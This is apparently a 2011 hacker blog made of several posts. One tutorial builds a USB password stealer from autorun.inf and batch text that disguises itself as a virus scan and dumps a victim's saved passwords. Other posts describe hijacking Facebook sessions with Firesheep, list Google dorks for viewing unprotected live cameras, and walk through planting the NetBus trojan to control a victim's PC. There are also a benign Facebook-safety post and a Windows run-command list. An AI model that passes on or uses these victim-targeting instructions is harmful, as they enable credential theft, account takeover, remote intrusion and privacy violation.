Search This Blog

This is where I belong.

I was never intrested in the crap they teach us in college, because it bores me.

Its not about money nor about revenge, its about curiosity

My crime is of curiosity, my crime is of outsmarting you, something that you will never forgive me for.

We explore, We seek knowledge

We exist without skin color, without nationality, without religious bais.

Naive Security – Free internet security suite.

Are you sure you are safe online?

About 2 Lakh Facebook accounts were hacked on 15-NOV-12, 250000 Twitter accounts were hacked on 1-FEB-13 at the same time New York Times was hacked.

Protect yourself and people around you from such threats by using our free internet security solution Naive Security. It will help protect your information and your different accounts while you access them through internet.

Download For free

  • Features:
  • Information Security.
  • Password Security
  • Prevention from scams.
  • Wireless security.
  • Data Encryption.
  • Online banking security.
  • Mobile banking security.
  • Online shopping security.
  • Online privacy.
  • Social account security.
  • Kids security
  • Protection against latest security threats.

Codesortie

Wednesday, 23 November 2011

Create a USB password stealer

hey friends, today i will show you how u can hack your friends passwords by just connecting your pen drive to his/her computer.
As we know that windows stores most of its passwords on daily basis , Such as Msn messenger passwords,Yahoo passwords,Myspace passwords etc.Most of people have lack of time and they had just asked their Browser/windows to save their passwords,As we know that there are many tools to recover Saved passwords,so in this article i will explain you on How to made a USB passwords stealer and steal saved passwords.

Things you will need?


MessenPass - MessenPass is a password recovery tool that reveals the passwords of the following instant messenger applications:


Mail PassView - Mail PassView is a small password-recovery tool that reveals the passwords and other account details for Outlook express,windows mail,POP3 etc


IE Passview - IE passview is a small program that helps us view stored passwords in Internet explorer.


Protected storage pass viewer(PSPV) -  Protected Storage PassView is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer.

Password Fox - Password fox is a small program used to view Stored passwords in Mozilla Firefox.

Now here is a step by step tutorial to create a USB password stealer to steal saved passwords:

Note:Kindly disable your antivirus before performing these steps


1.First of all download all 5 tools and copy the executables (.exe( files in your USB  i.e. Copy the files  mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.

2. Create a new Notepad and write the following text into it

[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
save the Notepad and rename it from

New Text Document.txt to autorun.inf

Now copy the autorun.inf file onto your USB pendrive.


3. Create another Notepad and write the following text onto it.

start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt

save the Notepad and rename it from

New Text Document.txt to launch.bat

Copy the launch.bat file also to your USB drive.

Now your USB Password stealer is ready all you have to do is insert it in your victims computer and  a popup will appear, in the popup window select the option (Launch virus scan) as soon as you will click it the following window will appear.



After this you can see saved password in .TXT files


Hope this article helps you.
Enjoy.!!!

Monday, 21 November 2011

How to Login Any facebook Account without Password- Facebook Hack

hey friends today i m going to share a intresting technique by which you can access accounts of people within your network without knowing the passoword.

The tool is called Firesheep, it is a firefox addon.
http://codebutler.com/firesheep
Firesheep
When logging into a website you usually start by submitting your username and password. The server then checks to see if an account matching this information exists and if so, replies back to you with a “cookie” which is used by your browser for all subsequent requests.
It’s extremely common for websites to protect your password by encrypting the initial login, but surprisingly uncommon for websites to encrypt everything else. This leaves the cookie (and the user) vulnerable. HTTP session hijacking (sometimes called “sidejacking”) is when an attacker gets a hold of a user’s cookie, allowing them to do anything the user can do on a particular website. On an open wireless network, cookies are basically shouted through the air, making these attacks
extremely easy.
This is a widely known problem that has been talked about to death, yet very popular websites continue to fail at protecting their users. The only effective fix for this problem is full end-to-end encryption, known on the web as HTTPS or SSL. Facebook is constantly rolling out new “privacy” features in an endless attempt to quell the screams of unhappy users, but what’s the point when someone can just take over an account entirely? Twitter forced all third party developers to use OAuth then immediately released (and promoted) a new version of their insecure website. When it comes to user privacy, SSL is the elephant in the room.
In April-2011 at Toorcon 12 I announced the release of Firesheep, a Firefox extension designed to demonstrate just how serious this problem is.
After installing the extension you’ll see a new sidebar. Connect to any busy open wifi network and click the big “Start Capturing” button. Then wait.
As soon as anyone on the network visits an insecure website known to Firesheep, their name and photo will be displayed:


Double-click on someone, and you’re instantly logged in as them.

 That’s it.
Firesheep is free, open source, and is available now for Mac OS X and Windows. Linux support is on the way.
Websites have a responsibility to protect the people who depend on their services. They’ve been ignoring this responsibility for too long, and it’s time for everyone to demand a more secure web. My hope is that Firesheep will help the users win.
If you are on Windows OS, You Must Install Winpcap Drivers .They are Located here :
http://www.winpcap.org/
The download page for Firesheep: http://codebutler.github.com/firesheep/
Once installed, the addon is launched from Firefox through View->Sidebar->Firesheep
Short Instruction that windows users must use Winpcap.
WARNING: Your Anti-Virus Software may pick it up as a “Virus”. Don’t freak out, it’s nothing you don’t already know. It’s a hacking tool .

 Hope this article helps you.
Enjoy.!!!

Thursday, 17 November 2011

keep your facebook account safe from hackers

hey friends, today many of us have read about fb accounts from banglore and mumbai got hacked. Many of my friends and may be you are also worried about your accounts. You can follow these steps to make your facebook account safe.

1. First and the most important step use FireFox Browser(i recommend updated version) goto menu and select "Private browsing" every time you login to your facebook account. Private browsing feature is also available in internet explorer but belive me its useless.

2. Go to your privacy settings>> applications and websites and disable applications which you dont use.(most apps on facebook are used to access your information and permissions so i will suggest not to use useless applications similar yo "Top 10 friends","Who visited your profile", etc. The hacker attacks in banglore were made by 3 applications)

3. Now goto account settings select security tab, here enable secure browsing.

4. Now you need a secure password for your account. The best password is which contains two different words which are not connected to you or your work, also it shoud contain a number at least of 5 digits. Make sure your facebook password and E-mail account password is different.

5. Think before you click.

  • Never click suspicious links — even if they come from a friend or a company you know. This includes links sent on Facebook (ex: in a chat or post) and links sent in emails. If one of your friends clicks on spam by accident, that link might be sent to all of their Facebook friends. Remember to never re-enter your Facebook password or download something (ex: a .exe file) if you aren’t sure what it is.



6. If you don’t know what it is, don’t paste it into your internet address bar.

  • Pasting unfamiliar text into your address bar could result in events and pages being created from your account or other spammy actions.



 7. Log in at www.facebook.com.
  • Sometimes scammers will set up a fake page to look like a Facebook login page, hoping to get you to enter your email address and password. Make sure you check the page's URL (web address) before you enter your login information. When in doubt, you can always type "facebook.com" into your browser to get back to the real Facebook site. 
  

 8. Control Who Sees Your Information
  • Use your privacy settings to control who gets to see your posts and profile. You can also specify privacy for a specific message or post, and control how much information you share with applications (such as games and quizzes). To get to your privacy settings, click Account at the top of any page and select Privacy Settings in the dropdown menu that appears.
  

9.  This is important for those who are trying to hack others accounts.
  • This is the easiest method by which a hacker can hack your account. In this they provide you a software or a script or a piece of code to hack others account and when you use it it leads you to a page where the password is given in Hex for or some unreadable format. 
  • Basically the script/tool/code was just used to install their worms in your system which will send most important data to them from your PC. As these are zero day viruses they are not detected by antivirus even if you have a updated one.
Hope this post helped you, you can like my page  We-Like-exploring-Computer  on facebook to know new updates.
Stay Online...Stay Safe...!!!!
Enjoy...!!!

Wednesday, 16 November 2011

Complete Run Commands

More than 100 commands used in run window
Press (Windows key)+R to start Run window and use the following commands.

  •     Accessibility Options : access.cpl
  •     Add Hardware : hdwwiz.cpl
  •     Add / Remove Programs : appwiz.cpl
  •     Administrative Tools : control admintools
  •     Automatic Updates : wuaucpl.cpl
  •     Wizard file transfer Bluethooth : fsquirt
  •     Calculator : calc
  •     Certificate Manager : certmgr.msc
  •     Character : charmap
  •     Checking disk : chkdsk
  •     Manager of the album (clipboard) : clipbrd
  •     Command Prompt : cmd
  •     Service components (DCOM) : dcomcnfg
  •     Computer Management : compmgmt.msc
  •     DDE active sharing : ddeshare
  •     Device Manager : devmgmt.msc
  •     DirectX Control Panel (if installed) : directx.cpl
  •     DirectX Diagnostic Utility : dxdiag
  •     Disk Cleanup : cleanmgr
  •     System Information : dxdiag
  •     Disk Defragmenter : dfrg.msc
  •     Disk Management : diskmgmt.msc
  •     Partition manager : diskpart
  •     Display Properties : control desktop
  •     Properties of the display (2) : desk.cpl
  •     Properties display (tab "appearance") : control color
  •     Dr. Watson : drwtsn32
  •     Manager vĂ©rirficateur drivers : check
  •     Event Viewer : Eventvwr.msc
  •     Verification of signatures of files : sigverif
  •     Findfast (if present) : findfast.cpl
  •     Folder Options : control folders
  •     Fonts (fonts) : control fonts
  •     Fonts folder windows : fonts
  •     Free Cell : freecell
  •     Game Controllers : Joy.cpl
  •     Group Policy (XP Pro) : gpedit.msc
  •     Hearts (card game) : mshearts
  •     IExpress (file generator. Cab) : IExpress
  •     Indexing Service (if not disabled) : ciadv.msc
  •     Internet Properties : inetcpl.cpl
  •     IPConfig (display configuration) : ipconfig / all
  •     IPConfig (displays the contents of the DNS cache) : ipconfig / displaydns
  •     IPConfig (erases the contents of the DNS cache) : ipconfig / flushdns
  •     IPConfig (IP configuration cancels maps) : ipconfig / release
  •     IPConfig (renew IP configuration maps) : ipconfig / renew
  •     Java Control Panel (if present) : jpicpl32.cpl
  •     Java Control Panel (if present) : javaws
  •     Keyboard Properties : control keyboard
  •     Local Security Settings : secpol.msc
  •     Local Users and Groups : lusrmgr.msc
  •     Logout : logoff
  •     Microsoft Chat : winchat
  •     Minesweeper (game) : winmine
  •     Properties of the mouse : control mouse
  •     Properties of the mouse (2) : main.cpl
  •     Network Connections : control NetConnect
  •     Network Connections (2) : ncpa.cpl
  •     Network configuration wizard : netsetup.cpl
  •     Notepad : notepad
  •     NView Desktop Manager (if installed) : nvtuicpl.cpl
  •     Manager links : packager
  •     Data Source Administrator ODBC : odbccp32.cpl
  •     Screen Keyboard : OSK
  •     AC3 Filter (if installed) : ac3filter.cpl
  •     Password manager (if present) : Password.cpl
  •     Monitor performance : perfmon.msc
  •     Monitor performance (2) : perfmon
  •     Dialing Properties (phone) : telephon.cpl
  •     Power Options : powercfg.cpl
  •     Printers and Faxes : control printers
  •     Private Character Editor : eudcedit
  •     Quicktime (if installed) : QuickTime.cpl
  •     Regional and Language Options : intl.cpl
  •     Editor of the registry : regedit
  •     Remote desktop connection : mstsc
  •     Removable Storage : ntmsmgr.msc
  •     requests the operator to removable storage : ntmsoprq.msc
  •     RSoP (traduction. ..) (XP Pro) : rsop.msc
  •     Scanners and Cameras : sticpl.cpl
  •     Scheduled Tasks : control schedtasks
  •     Security Center : wscui.cpl
  •     Console management services : services.msc
  •     shared folders : fsmgmt.msc
  •     Turn off windows : shutdown
  •     Sounds and Audio Devices : mmsys.cpl
  •     Spider (card game) : spider
  •     Client Network Utility SQL server : cliconfg
  •     System Configuration Editor : sysedit
  •     System Configuration Utility : msconfig
  •     System File Checker (SFC =) (Scan Now) : sfc / scannow
  •     SFC (Scan next startup) : sfc / scanonce
  •     SFC (Scan each dĂ©marraget) : sfc / scanboot
  •     SFC (back to default settings) : sfc / revert
  •     SFC (purge cache files) : sfc / purgecache
  •     SFC (define size CAHC x) : sfc / cachesize = x
  •     System Properties : sysdm.cpl
  •     Task Manager : taskmgr
  •     Telnet client : telnet
  •     User Accounts : nusrmgr.cpl
  •     Utility Manager (Magnifier, etc) : utilman
  •     Windows firewall (XP SP2) : firewall.cpl
  •     Microsoft Magnifier : magnify
  •     Windows Management Infrastructure : wmimgmt.msc
  •     Protection of the accounts database : syskey
  •     Windows update : wupdmgr
  •     Introducing Windows XP (if not erased) : tourstart
  •     Wordpad : write
  •     Date and Time Properties : timedate.cpl

See unprotected live cameras using google

This trick allows us to see unprotected cameras available in the google index.
1. Go to Google and search for "inurl:view/view.shtml" (without quote).

 2. Now open any of the link from the search result and enjoy.

 3. Below is the list of google dork you can use to see more cams. 

GOOGLE DORKS

  • inurl:/view.shtml
  • intitle:”Live View / - AXIS” | inurl:view/view.shtml^
  • inurl:ViewerFrame?Mode=
  • inurl:ViewerFrame?Mode=Refresh
  • inurl:axis-cgi/jpg
  • inurl:axis-cgi/mjpg (motion-JPEG)
  • inurl:view/indexFrame.shtml
  • inurl:view/index.shtml
  • inurl:view/view.shtml
  • intitle:start inurl:cgistart
  • intitle:”live view” intitle:axis
  • liveapplet
  • intitle:snc-z20 inurl:home/
  • intitle:liveapplet
  • intitle:”i-Catcher Console - Web Monitor”
  • intitle:axis intitle:”video server”
  • intitle:liveapplet inurl:LvAppl
  • intitle:”EvoCam” inurl:”webcam.html”
  • intitle:”Live NetSnap Cam-Server feed”
  • intitle:”Live View / - AXIS”
  • intitle:”Live View / - AXIS 206W”
  • intitle:”Live View / - AXIS 210″
  • inurl:indexFrame.shtml Axis
  • intitle:”Live View / - AXIS 206M”
  • inurl:”MultiCameraFrame?Mode=Motion”
  • allintitle:”Network Camera NetworkCamera”
  • intitle:”WJ-NT104 Main Page”
  • intext:”MOBOTIX M1″ intext:”Open Menu”
  • intext:”MOBOTIX M10″ intext:”Open Menu”
  • intext:”MOBOTIX D10″ intext:”Open Menu”
  • intitle:”netcam live image”
  • intitle:snc-cs3 inurl:home/
  • intitle:snc-rz30 inurl:home/
  • intitle:”sony network camera snc-p1″
  • intitle:”sony network camera snc-m1″
  • site:.viewnetcam.com -www.viewnetcam.com
  • intitle:”Toshiba Network Camera” user login
Shantanu 

Saturday, 12 November 2011

Mantra – Browser For Hackers

Mantra is a collection of free and open source tools integrated into a web browser(Firefox), which can become great tool for  Penetration Testers.Mantra is a powerful set of tools to make the attacker’s task easier. The beta version of Mantra Security Toolkit contains following tools built onto it. Moreover Mantra follows the guidelines and structure of FireCAT which makes it even more accessible.

  • Access Me
  • Add N Edit Cookies+
  • Chickenfoot
  • CookieSwap
  • DOM inspector
  • Domain Details
  • Firebug
  • Firebug Autocompleter
  • Firecookie
  • FireFTP
  • Firesheep
  • FormBug
  • FoxyProxy
  • Google Site Indexer
  • Greasemonkey
  • Groundspeed
  • HackBar
  • Host Spy
  • HttpFox
  • iMacros
  • JavaScript Deobfuscator
  • JSview
  • Key Manager
  • Library Detector
  • Live HTTP Headers
  • PassiveRecon
  • Poster
  • RefControl
  • Refspoof
  • RESTClient
  • RESTTest
  • Resurrect Pages
  • Selenium IDE
  • SQL Inject ME
  • Tamper Data
  • URL Flipper
  • User Agent Switcher
  • Vitzo WHOIS
  • Wappalyzer
  • Web Developer
  • XSS Me 

Download Here.....

Hope this is useful for you.
Always waiting for your comments.
Enjoy....!!!
Shantanu

Thursday, 10 November 2011

Using NetBus Trojan to Control a Remote Computer.

Hey friends, today I m Talking about the NetBus Trojan which can be used to control a remote computer. This is not a Complete NetBus Trojan Horse Tutorial but i will try to give you sufficient information about it.
If you want some theory knowledge about the NetBus Trojan then you can visit the following link: 
NetBus Trojan Horse


Lets start, 
1. First you need the NetBus Trojan Files on your computer. You can download it from "thepiratebay.com"(recomended).Make sure your antivirus program is off because as the NetBus Trojan access the operating system commands the antivirus recognise it is a virus and deletes. 
2. Once you have downloaded the files you will have some files as shown in the following image.
3. You need to execute the Patch file on the Victims PC only once.(no need to do it repeatedly on different days the patch file once executed remains in the system till the user formats his PC)

4. Then start the NetBus file to start the NetBus Trojan program on your system.


5. Here you have to enter the ip address of the victim in place of localhost. If  you dont know the ip address of the victim you can use the Scan! button to find all the victims who are connected in LAN.
6. After entring the victims ip address click connect. You will get a notification in the status bar at the bottom as "Connected".
7. Now you can use the NetBus Trojan controls provided as you see in the above Image.

Try it. If you have any queries or suggesstions you can post comments here.
Enjoy...!!!
Shantanu